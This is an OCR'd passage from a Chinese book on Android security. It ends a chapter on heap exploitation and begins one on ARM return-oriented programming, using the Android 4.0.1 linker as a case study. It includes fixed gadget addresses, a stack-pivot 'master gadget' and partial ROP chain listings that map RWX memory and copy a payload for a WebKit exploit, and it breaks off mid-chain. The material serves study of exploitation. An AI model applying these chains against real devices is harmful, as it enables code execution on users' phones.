除了之前提到的方法，攻击者还可以在 RenderArena 后面放置一个已分配的 dlmalloc 内存块。这种技术特别有用，因为在堆的分配释放和触发漏洞过程中，已分配的内存块不太可能被修改。与上一种方法类似，虚函数表指针会指向 RenderArena 的结尾。当虚函数被调用时，程序会读取加上偏移后地址的数值来作为函数指针，此处的数值可以被攻击者控制。

攻击者控制了 PC 寄存器以及足够的内存来进行栈迁移和 ROP，距离完全控制程序又近了一步。

8.4 小结


本章讨论了 ARM 平台上用户空间的一系列内存破坏漏洞利用技术，详细介绍了栈和堆内存相关的实现细节和利用技术。尽管讨论的内容没有覆盖所有可能出现的漏洞类型或利用技术，但是为漏洞利用开发提供了思路。

基于堆的内存破坏攻击与应用本身以及分配器十分相关，是目前最常见的漏洞类型。释放后重用漏洞可以让攻击者使用新分配内存块来重用已经释放的内存块，相当于引入了别名引用 bug。我们以 Android 的原生分配器 dlmalloc 和 WebKit 特定分配器 RenderArena 为例，讨论了这种情形。虚函数表为堆破坏漏洞提供了一种劫持原生代码执行流的方式。

通过考察一些已经公开的真实漏洞利用，可以发现简单的思路能让利用更稳定，并降低开发成本。GingerBreak 利用展示了如何利用数组下标漏洞来修改 GOT。zergRush 利用是 Android 系统上栈破坏利用以及绕过栈 cookie 保护的一个突出例子。Mempodroid 则展示了一种非传统的技术，利用内核漏洞获得权限提升。

最后，本章介绍了几种思路，用来利用 Webkit 渲染引擎中公开且已修复的释放后重用漏洞，解释了编写 JavaScript 来控制堆的关键步骤。了解本章介绍的技术之后，就可以继续学习第 9 章中的构造栈迁移和 ROP 链了。

第 9 章



ROP 漏洞利用技术

本章主要介绍 ROP（Return Oriented Programming）漏洞利用技术基础，并解释使用这种技术的必要性。与 x86 平台相比，ARM 架构下的 ROP 技术有着较大的差异，因此本章会介绍 ARM 平台相关的一些新概念。本章以 bionic 动态链接库这个相对充裕和稳定的 ROP 代码源为例来进行介绍，并提出一些自动化的思路。

9.1 历史和动机

ROP 是一种利用内存中现有原生代码作为攻击载荷，而不是注入自定义指令载荷（即 shellcode）的漏洞利用方法。已经有许多学术论文以各种不同的抽象程度对其进行了描述，但是这一技术最早要追溯到 1997 年 Solar Designer 发布在 Bugtrap 邮件列表中的 return2libc 技术（http://seclists.org/bugtraq/1997/Aug/63）。在那篇文章中，Solar 演示了一种重用现有 x86 代码片段来绕过堆栈不可执行保护机制的方法。到了 2000 年 5 月，Tim Newsham 在他的 Solaris 7 漏洞利用中首次演示了链接超过两个调用的方法（http://seclists.org/bugtraq/2000/May/90）。

在 ARM 环境中重用已有原生代码并使用 ROP 利用技术，有如下三个主要的原因。首先，最明显的原因是第 12 章中讨论的 XN 保护技术。第二，是 ARM 架构中数据和指令缓存的分离机制，我们随后会提到。最后，在某些 ARM 平台上，操作系统加载器会执行“代码签名”，所有的二进制文件都必须使用密码学方法进行签名。这种平台上，非预期代码的执行（如通过利用漏洞引入）就需要使用 ROP 技术来重用已有代码片段。

XN 保护技术让操作系统能够将内存页标记为可执行或不可执行。一旦标记为不可执行内存页中的指令被执行时，处理器就会抛出异常。这样，攻击者就无法直接将控制流劫持到内存中的原生代码载荷中运行。攻击者必须复用程序可执行地址空间内的现有代码。要想完全控制程序执行流，攻击者可以完全通过组装现有代码的片段来实现，也可以只通过现有代码片段将攻击者控制的内存标记为可执行，然后执行原生代码。

代码和指令缓存分离

因为 ARM9 架构包含了 ARMv5 特性，处理器的指令和数据使用了两种分离的缓存：

ARM9TDMI 采用指令和数据接口分离的哈佛总线结构，这就使得指令和数据访问可以并发进行，极大地降低了处理器的 CPI。尽管内核可以使用等待状态来支持非序列化访问或低速内存系统，但是在性能优化方面，在单周期内实现指令和数据接口的内存访问是必要的。

……

基于 ARM9TDMI 的处理器，其典型实现拥有哈佛结构的缓存，在缓存上使用了相同的内存结构，这样数据接口就可以访问指令的内存空间。ARM940T 就是一个例子。而 SRAM 的系统就不能使用这种技术了，必须换一种方式。

ARM 有限公司，《ARM9TDMI™技术参考手册》3.1 节："关于内存接口"，1998。http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.ddi0091a/CACFBCBE.html

因此，即便没有 XN 保护机制，写入内存的原生指令也不是直接可执行的。指令数据最初被写入数据缓存，随后存入主存并清空缓存。如图 9-1 所示：




图 9-1 数据和指令缓存

当控制流转移到刚写入的指令时，指令解码引擎会尝试从这个特定地址取出指令，并首先查询指令缓存。这时候可能会出现如下三种情况。

- 这个地址已经在指令缓存中，不会涉及到主存。会执行原先的指令，而不是攻击者改写的载荷指令。
- 缓存没有命中，就从主存中取出指令；然而，由于数据缓存并没有被清空，所以指令是从相应内存位置取得的、攻击者写入之前就存在的数据。攻击者的载荷指令依然没有被执行。

- 数据缓存已经被清空，同时指令缓存中没有这个地址。此时指令直接从主存中取得，攻击者的载荷指令才会被执行。

由于攻击者不会往包含代码的地址空间写入数据，所以这一地址不太可能会出现在指令缓存中。然而，当数据缓存还没有被清空时，仍然无法正确地获取攻击载荷指令。这种情况下，攻击者可以利用存在的、合法的代码（可能已经在指令缓存中），或者仅仅写入很多数据，来清空数据缓存。实施这种利用时，在攻击者写入载荷之后，往往不太可能再写入很多数据，所以重用已有代码是必要的方法。

注意　在开发漏洞利用代码时，分离的数据和指令缓存往往会带来很大的麻烦，难以识别何时应该从调试器配置切换到非预期的代码执行。当命中断点或者切换到调试器进程的时候，数据缓存通常会被清空。调试器只看到主存中的内存，而非真正位于指令缓存的内存。假如目标没有带着调试器运行，进程就会崩溃，就像是攻击者的载荷那样。要随时注意这种原因所导致的异常崩溃。

ARM 处理器有一些特殊的指令来清空缓存。这些指令修改了 CP15 系统控制协处理器的寄存器。不幸的是，这些指令涉及到特权寄存器的访问，因此不能在用户模式下运行。PLI 指令也可以被用来暗示指令缓存需要重新加载，但是这点不能保证被执行。

操作系统使用系统调用来提供清空指令缓存的机制。在 Linux 上，相关系统调用可以做到这一点，也可以直接使用 `cacheflush` 函数。通常，在获得任意代码执行之前，是不可能调用这种函数的；但是，调用 `mprotect` 函数时，Linux Kernel 也会清空缓存。这样就可以忽略缓存分离的影响，只要使用 ROP 链把内存标记为可执行后，攻击者的载荷就能在那里执行。

9.2　ARM 架构下的 ROP 基础

通常来说，目标应用不会直接包含攻击者可以用来劫持控制流的一整块代码，所以攻击者需要通过组合现有代码片段来实现完整的载荷。当执行完一个代码片段之后，要继续保持对程序计数器的控制是一个挑战。

早期的 ret2libc 技术在 x86 平台上实现了将一个或多个 libc 函数调用进行串接。x86 架构上，函数的返回地址存储在栈上，这个返回地址指明了函数返回后程序应该在哪里执行。通过操纵栈上的数据，攻击者可以提供 libc 函数返回后调用的地址，用来替换合法的函数返回地址。

ROP 是比 ret2libc 更为通用的技术。ROP 不仅可以使用整个函数，还可以使用程序中的小块代码片段，称为 gadget。为了维持对程序计数器的控制，这些 gadget 通常以函数返回指令为结尾。攻击者可以选取一系列 gadget，来组合成他们想要的载荷。图 9-2 展示了如何组合这些 gadget 来实现攻击者的载荷。




图 9-2 x86 平台栈上的 ROP Gadget 链

进一步扩展这种技术，你可以使用任何以间接跳转指令结尾的 gadget，例如间接条件分支指令或者从寄存器读取的分支指令。除了相应寄存器需要事先加载好下一个 gadget 的地址外，这个方法与 ROP 非常类似。由于这种技术非常依赖于实际可用的 gadget，所以本章不作过多深入介绍。

9.2.1 ARM 子函数调用

根据 ARM ABI（应用二进制接口，ARM 平台上编译后软件结构的标准定义），子函数的返回地址通常不存储在栈上，返回地址会存在特定用途的链接寄存器中。通过 `bl` 或 `blx` 指令调用函数时，会把下一条指令的地址存入 LR 寄存器，之后才会开始执行函数。函数执行完后，使用 `bx lr` 指令来返回。由于 ARM 平台下的程序计数器（PC）是可以像其他寄存器那样读写的，所以可以将寄存器 LR 中的值复制到 PC 寄存器中。因此，`mov pc, lr` 指令也可以作为有效的函数结尾。

ARM 处理器支持两种主要的执行模式：ARM 和 Thumb 模式（包含 Thumb2 扩展）。两种模式间的切换使用一种叫作 Interworking 的技术。例如，`bx lr` 指令会查看 `lr` 寄存器的最低比特位：如果是 1，则切换到 Thumb 模式；如果是 0，则切换到 ARM 模式。实际上，这个最低位存储在当前程序状态寄存器（CPSR）中的第五个比特位中。这个比特被称为 T-bit，决定了处理器处于何种执行模式。也就是说，如果程序要调用 Thumb 模式下的函数，那么 `bl` 和 `blx` 指令就会将 `lr` 寄存器的最低位设置为 1。所以 `mov pc, lr` 这条指令只能用在调用和被调用函数都在 ARM 模式下的情形。在 ARMv6 架构中，现代编译器只会为函数返回生成 `bx lr` 指令，因为这条指令和 `mov pc, lr` 没有任何性能差别，如图 9-3 所示。




图 9-3　函数返回的 Interworking

读到这里，漏洞利用开发者可能会问：传统 x86 平台上的技术依赖于覆盖栈上的返回地址，那在 ARM 平台下又可以如何利用简单的栈溢出漏洞呢？对于 leaf procedure 来说，使用寄存器来存储返回地址非常好，但是对于函数又想调用其他子函数的情况，这种方法是不行的。为了实现这一点，ARM 编译器生成的代码会在函数入口之前把 `lr` 的值保存在栈上，在在执行 `bx lr`、返回调用函数之前，从栈恢复 `lr`，如下面的代码所示。

调用子函数的 ARM 指令

```
stmia sp!, {r4, lr}   # Store link register and callee-saved r4 on stack
...
bl subroutine         # Call subroutine, trashing link register
...
ldmia sp!, {r4, lr}   # Load original link register and r4 from stack
bx lr                 # Return to calling code
```

Thumb 指令使用了一些特殊的 `push` 和 `pop` 指令，来隐式地操作 SP 寄存器（栈顶指针），而不是显式地进行引用。Thumb 还有一个特殊的扩展，`pop` 指令会引用 PC 寄存器来处理写入，类似于 `bx lr` 指令。这种方法使得一条指令就能触发 Interworking，如下列代码所示。

Thumb 指令调用子函数

```
push {lr}       # Store link register on stack
...
bl subroutine   # Call subroutine, trashing link register
...
pop {pc}        # Load original link register and return to calling code
```

Thumb 指令 `pop {pc}`非常类似 x86 的 `ret` 指令，它会从栈上取出地址继续执行。最大区别在于 `pop` 指令可以作为函数的整个结尾（epilogue），除了 PC 寄存器之外，还可以在一条指令中还原其他寄存器的值。Thumb 的 leaf routine 也可以用 `bx lr` 指令结尾，当然，`lr` 中必须存有正确的值。

9.2.2　将 gadget 组成 ROP 链

记住，你的目标是使用现有的代码序列来组合成攻击载荷。如果攻击者能够控制栈，任何以 `bx lr` 或者 `pop {…, pc}`结尾的指令都可以作为 gadget，来让攻击者保持对程序计数器的控制。

感谢 Interworking 机制，ARM 和 Thumb gadget 可以任意地进行混合。唯一的例外是，少数 gadget 会以 ARM 模式的 mov pc, lr 结尾，这种 gadget 只能拼接 ARM 模式的 gadget，因为这种方式不支持 Interworking 机制。

使用 ldmia sp!, {…, lr}从栈数据还原 lr，然后 bx lr，或者仅仅使用 pop {…, pc}，对这两种 gadget 进行组合是非常直接的方式。因为 lr 是从栈上取得的下一个地址，这个地址可以通过栈来提供。除了 gadget 地址外，函数结尾时需要还原的寄存器值也需要在栈上提供（即使在 ROP 的载荷中并没有用到它们），因为这样才能在执行下一个 gadget 的时候，让栈顶指针对准这个位置。如果下一个 gadget 使用 Thumb 指令，要记得将地址最低比特设置成 1，来通知处理器切换到 Thumb 模式。即便处理器已经处于 Thumb 模式，也需要这样做；否则，如果地址最低比特为 0 的话，它会假设调用的函数是 ARM 模式，处理器就会切换到 ARM 模式。

以图 9-4 为例，假设你可以利用栈溢出漏洞往栈上写任何想要的数据（包括 null），程序即将执行 pop {pc}指令。在开启了堆栈不可执行保护的情况下，你通过调用 mprotect 函数将栈设置为可执行来利用这个漏洞，然后原地执行你的原生代码。这种情况下，写入栈的载荷会如图 9-4 所示。




图 9-4　简单的 POP-ROP 链

那些叶节点的 gadget，即以 bx lr 结尾而前面没有恢复 LR 寄存器的指令，需要在执行之前对 LR 寄存器值进行特殊处理。通常，lr 中包含的值所指向的 gadget，是从最后一个显式恢复 LR 寄存器的 ARM gadget 中得到的（因为 ARM gadget 从栈恢复 lr，且把它作为下一个 gadget 的地址）。如果一个函数调用了一个子函数，那么 lr 指向了子函数调用处后面的地址，这会带来非预期的行为。当另外一个以 bx lr 结尾的 gadget 被执行，程序就会跳转到上面所说的子函数中，而不是下一个预期的 gadget。如果 lr 能够指向一个先前所用过的 gadget，并且这个 gadget 没有任何破坏副作用，这可以很容易地通过在栈上放置所需的地址来实现。但是如果 lr 指向了一个大程序或者一个不能被执行第二遍的 gadget，lr 的值就必须调整。找一个恢复 lr 的 ARM gadget，加上一个以 pop {pc}指令结尾的 Thumb gadget，就可以解决这个问题，如图 9-5 所示。

ARM gadget 会把下一个 gadget 的地址加载到 lr 中，并从那开始继续执行；下列的 Thumb gadget 仅仅跳转到下一个 gadget。这样，lr 就指向了一个 Thumb gadget 来实现 gadget 的无缝连接，任何以 bx lr 结尾的 gadget 均可被安全地执行。现在我们能够使用任意函数返回指令为结尾的指令序列 gadget。




图 9-5　设置 lr 指向 pop {pc}

9.2.3　识别潜在的 gadget

由于 ARM 指令是对齐的，所以只能使用有意生成的代码作为 gadget。这和 x86 架构的复杂指令集（CISC）有区别。在 x86 中，返回指令只有一字节，所以很有可能跳转到一些长指令的中间，其中恰巧包含一个与返回指令相似的字节。这种特性使得 x86 架构拥有更多 gadget。

在精简指令集（RISC）平台上去寻找可用的 gadget 是非常容易的。对于对齐的指令来说，只需要在二进制文件中搜索能够返回的指令，例如 pop {…, pc}，之后在反汇编列表（dead listing）中检查这些返回指令之前的指令即可。因此，我们可以首先创建一个 ARM 和 Thumb 的反汇编列表，然后用正则表达式进行解析。用这种方法寻找 gadget 非常容易。本章编写了一个脚本来创建 ROP 链。

与在 x86 下跳转到长指令中间开始执行类似，在 ARM 下也有一个技巧：ARM 模式和 Thumb 模式是可以自由切换的，可以把已有的 ARM 指令当作 Thumb 指令来执行，反之亦然。虽然这种技巧不会带来多于 2 条指令的 gadget，但是 ARM 指令中的 2 字节往往能够提供 pop {…, pc} 这种非常有用的 Thumb 指令。这些指令通常能够从栈上还原一些普通函数结尾中不会出现的寄存器，例如需要调用者来保存的 r0~r3，甚至栈顶指针。Thumb 和 ARM 指令的分解示例如图 9-6 所示。

另外，异常处理和进程初始化过程的代码中可能会存在大量有用的 gadget。这些指令都是用汇编来实现的，专门用来处理底层架构相关的组件。C 库、动态链接器中会出现这样的 gadget，下一节中我们就将介绍。




图 9-6　从 ARM 指令中分解出的 Thumb pop 指令

9.3　案例分析：Android 4.0.1 链接器

由于 Android 中的大多数进程都是从 Zygote 进程 fork 而来的，所以它们共享了很多库。对于那些不是从 Zygote 进程 fork 出来的进程，内存布局就可能有比较大的差异，一个典型的例子是将在第 11 章中讨论的无线接口层进程（rild）。不过这些进程也是动态链接的，因此所有进程的地址空间中都有一段相同的代码内存映射：动态链接器。这段代码用来递归解析二进制程序中的所有依赖，然后解析从其他库中导入的符号并调整相应的地址。对于未被移入预期基址的二进制文件，例如由实现地址空间布局随机化（ASLR）所导致的，动态链接器还会负责对其重定位。

在 Android 4.0 系统以及更早的版本中，Bionic 动态链接器被映射到静态地址 0xb0001000 中。因此，不需要任何信息泄露就能构造 ROP 载荷。Android 4.1 系统中，动态链接器的基址像其他二进制程序那样被随机化了，第 12 章会进行讨论。

动态链接器存在于所有进程之中，并且在老版本 Android 系统中有一个固定基址；除此之外，它还是一个相当稳定的二进制程序，并不会像其他库那样发生很大的变化。Android 进程中的大多数库在不同手机、甚至相同 Android 版本的不同固件（ROM）中有很大差异，而动态链接库却非常固定。可能是因为动态链接器非常关键和敏感，开发者总是使用 Android 源码中的预编译工具来编译，不对其作任何代码修改。注意，动态链接器的低地址当中包含一个 Bionic `memcpy` 函数的实现。由于 `memcpy` 针对目标架构有较大的优化，所以在不同的处理器上，指令流的偏移会出现一些细微差异。这就导致链接器当中 ROP gadget 的地址与特定处理器相对应。

出于以上原因，动态链接库是构造 ROP 链的完美目标，使其可以尽可能多地得到重用。本章以搭载 Android 4.0.1 系统的 Galaxy Nexus 中的动态链接器作为案例，学习构造 ROP 链，并作

为第 8 章中 WebKit 漏洞利用的延续。

由于 Android 系统并没有对可执行代码的内存映射进行签名，所以攻击者可以使用 ROP 链分配一页（4096 字节）可执行的内存，然后把准备的原生载荷复制过来，跳转过去执行。使用这种方法就能够比较通用地运行任意用户空间的载荷。

9.3.1　迁移栈指针

运行 ROP 载荷的第一步，通常是把栈顶指针指向攻击者控制的数据，例如堆。这一步也被称作迁移（Pivoting）。当利用栈缓冲区溢出漏洞的时候，栈顶指针往往距离 ROP 载荷很近，所以迁移非常简单。如果攻击者控制的数据在堆上，栈迁移就是构造可用 ROP 链过程中最有挑战的任务之一。

回到第 8 章的例子，假设我们已经通过劫持 `RenderObject` 类中的虚表指针和伪造对应的虚函数表控制了程序计数器。即便在其他情况下（例如主堆上一般性的释放后重用漏洞），将栈迁移到堆上也是有必要的。我们会介绍一种通用的方法，而对于利用漏洞的不同情况，可能会有更加合适的技术。一个例子是，如果栈上存在堆的指针，那么这个指针就能用作栈帧指针，在函数结束的时候还原栈顶指针，实现栈到堆的迁移。

在链接器中存在一个非常有趣的 gadget，它可以将所有寄存器设置成用户定义的值。我们称之为 master gadget，它威力巨大，已经被多个漏洞利用编写者用于未公开的漏洞利用代码中。这个 gadget 是未使用的异常处理代码的一部分，在 Android 4.0.1 中如下所示：

```
.text:B0002868             EXPORT __dl_restore_core_regs
.text:B0002868
.text:B0002868             ADD            R1, R0, #0x34
.text:B000286C             LDMIA          R1, {R3-R5}
.text:B0002870             STMFD          SP!, {R3-R5}
.text:B0002874             LDMIA          R0, {R0-R11}
.text:B0002878             LDMFD          SP, {SP-PC}
.text:B0002878 ; End of function __dl_restore_core_regs
```

它的强大在于有多个可用入口点，每个入口点都对应一个 gadget。

- 使用 0xb0002878 作为 gadget 的起始地址，栈顶指针、`lr` 和新的程序计数器会从当前栈中载入。当栈顶的局部变量可以被用户控制时，这个 gadget 就会非常有用，但是针对不同的 bug，效果有较大差异。
- 跳转到 0xb0002870 时，`r3`、`r4` 和 `r5` 寄存器的值会存储在栈顶上，然后 `sp`、`lr` 和 `pc` 会从栈顶中的数据恢复。当 `r4` 指向用户控制的数据，`r5` 指向有效代码（例如，漏洞场景中的一个函数指针）时，这个 gadget 会很有用。
- 放松上面几种较为严格的要求，可以跳转到 0xb000286c，并从 `r1` 指向的内存中加载 `sp`、`lr` 和 `pc`。这可以通过漏洞让内存中已存在的对象中的指针指向用户控制的数据，并控制第一个 DWORD 来实现，或者当 `r1` 指向的内存可以被用户完全控制时，`sp` 就可以比较可靠地从那里取得。这是一个特别有趣的 gadget。编译器生成的代码在调用没有参数的虚函数时，通常会将虚函数表指针存入 `r1`。因为在这种情况下，需要伪造虚函数表来

控制 pc，所以通过使用这个栈迁移的 gadget，也有可能同时控制第一个双字（DWORD），进而控制 sp。

- 最后，当跳转到 0xb0002868 来使用整个函数作为栈迁移的 gadget 时，sp 可以从 r0 指向的内存加上 0x34 的偏移来载入。尽管这个偏移看起来很随机，但是在真实案例中却非常有用。对于所有劫持的虚函数调用，r0 会存储 this 指针，这样就可以通过成员变量来控制偏移 0x34 处的数据。

如果 master gadget 提供的几种栈迁移方式都不适用，该函数调用点还提供了其他选项：

```
.text:B0002348          ADD          R0, SP, #0x24C
.text:B000234C          BL           __dl_restore_core_regs

.text:B00023D0          ADD          R0, R4, #4
.text:B00023D4          BL           __dl_restore_core_regs

.text:B00024F0          ADD          R0, R5, #4
.text:B00024F4          BL           __dl_restore_core_regs
```

使用上面这些地址，你也可以通过解引用 r4 + 0x38，r5 + 0x38 以及当前栈下方的值来加载 sp。

将栈顶指针指向任意用户控制的数据后，就可以构造足够长的 ROP 链，来分配可执行的内存，然后将载荷复制进去，最后将控制流重定向到那里执行。

9.3.2 在新映射内存中执行任意代码

现在已经控制了栈顶指针和栈上的数据，下面就可以通过提供一系列 gadget 地址来让它们依次执行。因为链接器中提供的 gadget 是非常有限的，而且为每个载荷构造针对目标的 ROP 链相当麻烦，所以需要使用通用的方法来分配一段可执行的内存，然后在那里执行原生代码。这种 ROP 链通常被称作 ROP stager。

我们的首要目标是分配可执行的内存，这样就能够在有 XN 保护的情况下执行任意代码。在 Linux 上，内存页是通过 mmap 系统调用来分配的。幸运的是，链接器中包含了完整的 Bionic mmap 实现，在例中位于 0xb0001678。mmap 函数需要 6 个参数。根据 Android 的 EABI 标准，前 4 个参数通过 r0 ~ r3 来传递，最后两个通过栈来传递。因此，需要一个 gadget 将 r0 ~ r3 初始化成想要的值。一个可用的 gadget 如下：

```
. text :B00038CA          POP          {R0-R4,PC}
```

利用这个 gadget 就可以实现传入任意参数调用 mmap，这样我们就能够分配可执行的内存去复制和执行原生代码。

然而，要注意到 mmap 函数执行之后，函数会返回 lr 指向的地址！所以有必要先把 lr 指向一个 gadget，来跳过栈中的两个参数，并在栈上重新加载 pc。跳过栈上的 8 个字节可以通过弹出数据到两个寄存器来实现，可以使用下面的 Thumb gadget：

```
.text:B0006544          POP          {R4,R5,PC}
```

根据前面的介绍，可以在栈迁移的过程中将 lr 设置为 0xb0006545。否则，必须在 ROP 链的最前面完成这项工作。

尽管 mmap 通常会自己选择地址来分配内存,但是也提供了选项来支持固定地址内存的分配，这使得 ROP 链的开发更加容易。mmap 参数的更多细节可以在其帮助页面中找到。这里我们选择的静态地址是 0xb1008000，是链接器后面一段未使用的地址空间。第一部分的 ROP 链如下：

```
0xb00038ca            # pop {r0-r4,pc}
0xb0018000            # r0: static allocation target address
0x00001000            # r1: size to allocate = one page
0x00000007            # r2: protection = read, write execute
0x00000032            # r3: flags = MAP_ANON | MAP_PRIVATE | MAP_FIXED
0xdeadbeef            # r4: don't care

0xb0001678            # pc: __dl_mmap, returning to lr = 0xb006545
0xffffffff            # fifth parameter on stack: fd = -1
0x00000000            # sixth parameter on stack: offset = 0

0xdeadc0de            # next gadget's address
```

mmap 执行后，lr 指向 mmap 自身，因为它调用了一个子函数，所以 lr 被设置成了调用子函数之后的指令地址。这对于返回到 lr 的 gadget（如 mmap 函数）非常重要。

这时候，要用来执行原生代码的内存被成功分配了，但是目前的数据都是 0。下一步要把载荷复制进这段内存，然后将执行转移过去。可以使用链接器内部的 memcpy 来复制内存；然而，即便在劫持控制流的时候，有一个寄存器中存储了指向原生代码的指针，而现在寄存器中的值也都已经被破坏了。当然，可以采用保存这个指针再复原的方法，但并不一定能成功。在这个案例中，我们利用相邻 WebKit string 的特定属性来解决这个问题。

WebKit 中代表 string 的数据结构中有一个指针指向真实的字符串数据。图 9-7 描绘了 string 的数据结构。通过把 ROP 链分别放在两个 string 中，就有可能利用这个指针。第一部分的 ROP 链可以弹出足够多的数据（指向第一个字符串），同时把 string 的数据指针存入一个寄存器，然后在第二个字符串的数据中继续构造 ROP 链。图 9-7 展示了 string 头的各个字段如何被加载到寄存器。

把 string 指针存入 r4 是非常有用的，相当于在第一个 string 的结尾防止一个栈弹出的 gadget。这个 gadget 首先弹出堆头和 string 大小，并引用数到 r0 ~ r3 中，然后把真正的字符串数据指针放入 r4。如果需要存入更高的寄存器，则可以在第一个字符串的结尾进行填充。另外还有两个 string 头的元素需要跳过，所以采用的 gadget（又是一个 Thumb gadget）如下所示：

```
.text:B0005914          POP             {R0-R6,PC}
```

当然 mmap 的其他参数也要设置好。首先，设置第一个参数 r0，即内存复制的目标地址。下面的 gadget 也能同时修复 lr 寄存器：

```
.text:B000131C          LDMFD           SP!, {R0,LR}
.text:B0001320          BX              LR
```

由于不用清理栈参数，所以 lr 只需要指向从栈恢复 pc 的 gadget。接下来，r2 必须存入内存复制的长度。r3 需要指向可写的内存。可以复用内存分配中的 gadget。下一个 gadget 是：

```
.text:B0001918                LDMFD              SP!, {R2,R3}
.text:B000191C                BX                 LR
```


图 9-7　弹出 string 头中的字段

注意，现在 `bx lr` 等价于 `pop {pc}`。`r3` 指向有效内存，下面的 Thumb gadget 把 `r4` 存入 `r1`（`r4` 中的是第二个字符串的内容指针）：

```
.text:B0006260                MOV              R1, R4
.text:B0006262                B                loc_B0006268
…
.text:B0006268                STR              R1, [R3]
.text:B000626A                B                locret_B0006274
…
.text:B0006274                POP              {R4-R7,PC}
```

第二部分的 ROP 链如下所示：

```
0xb0005915       # pop over heap and string headers, pointer goes into r4
```

↓第二个字符串从此处开始

```
0xb000131c                # pop {r0, lr}; bx lr
0xb0018000                # r0: copy destination = allocation address
0xb0002ab0                # lr: address of pop {pc}

0xb0001918                # pop {r2, r3, pc}
0x00001000                # r2: copy length = one page
0xb0018000                # r3: scratch memory = allocation address
```

```
0xb0006261              # r1 <- r4 ([r3] <- r4, pop {r4-r7})
0xdeadbeef              # r4: don't care
0xdeadbeef              # r5: don't care
0xdeadbeef              # r6: don't care
0xdeadbeef              # r7: don't care

0xdeadc0de              # pc: next gadget's address
```

现在，memcpy 的所有寄存器参数都设置好了，而且 lr 指向了 pop {pc}指令，所以 memcpy 可以正常返回。最后需要调用 memcpy，然后跳转到代相应码中。复制完成后，可执行内存中包含第二个字符串的完整内容，所以控制流跳转需要到 ROP 链的后面。这就导致跳转必须加上 ROP 链的偏移。结合两部分 ROP 链、memcpy 调用和最终载荷跳转，最终的 ROP 链如下：

```
0xb00038ca              # pop {r0-r4, pc}
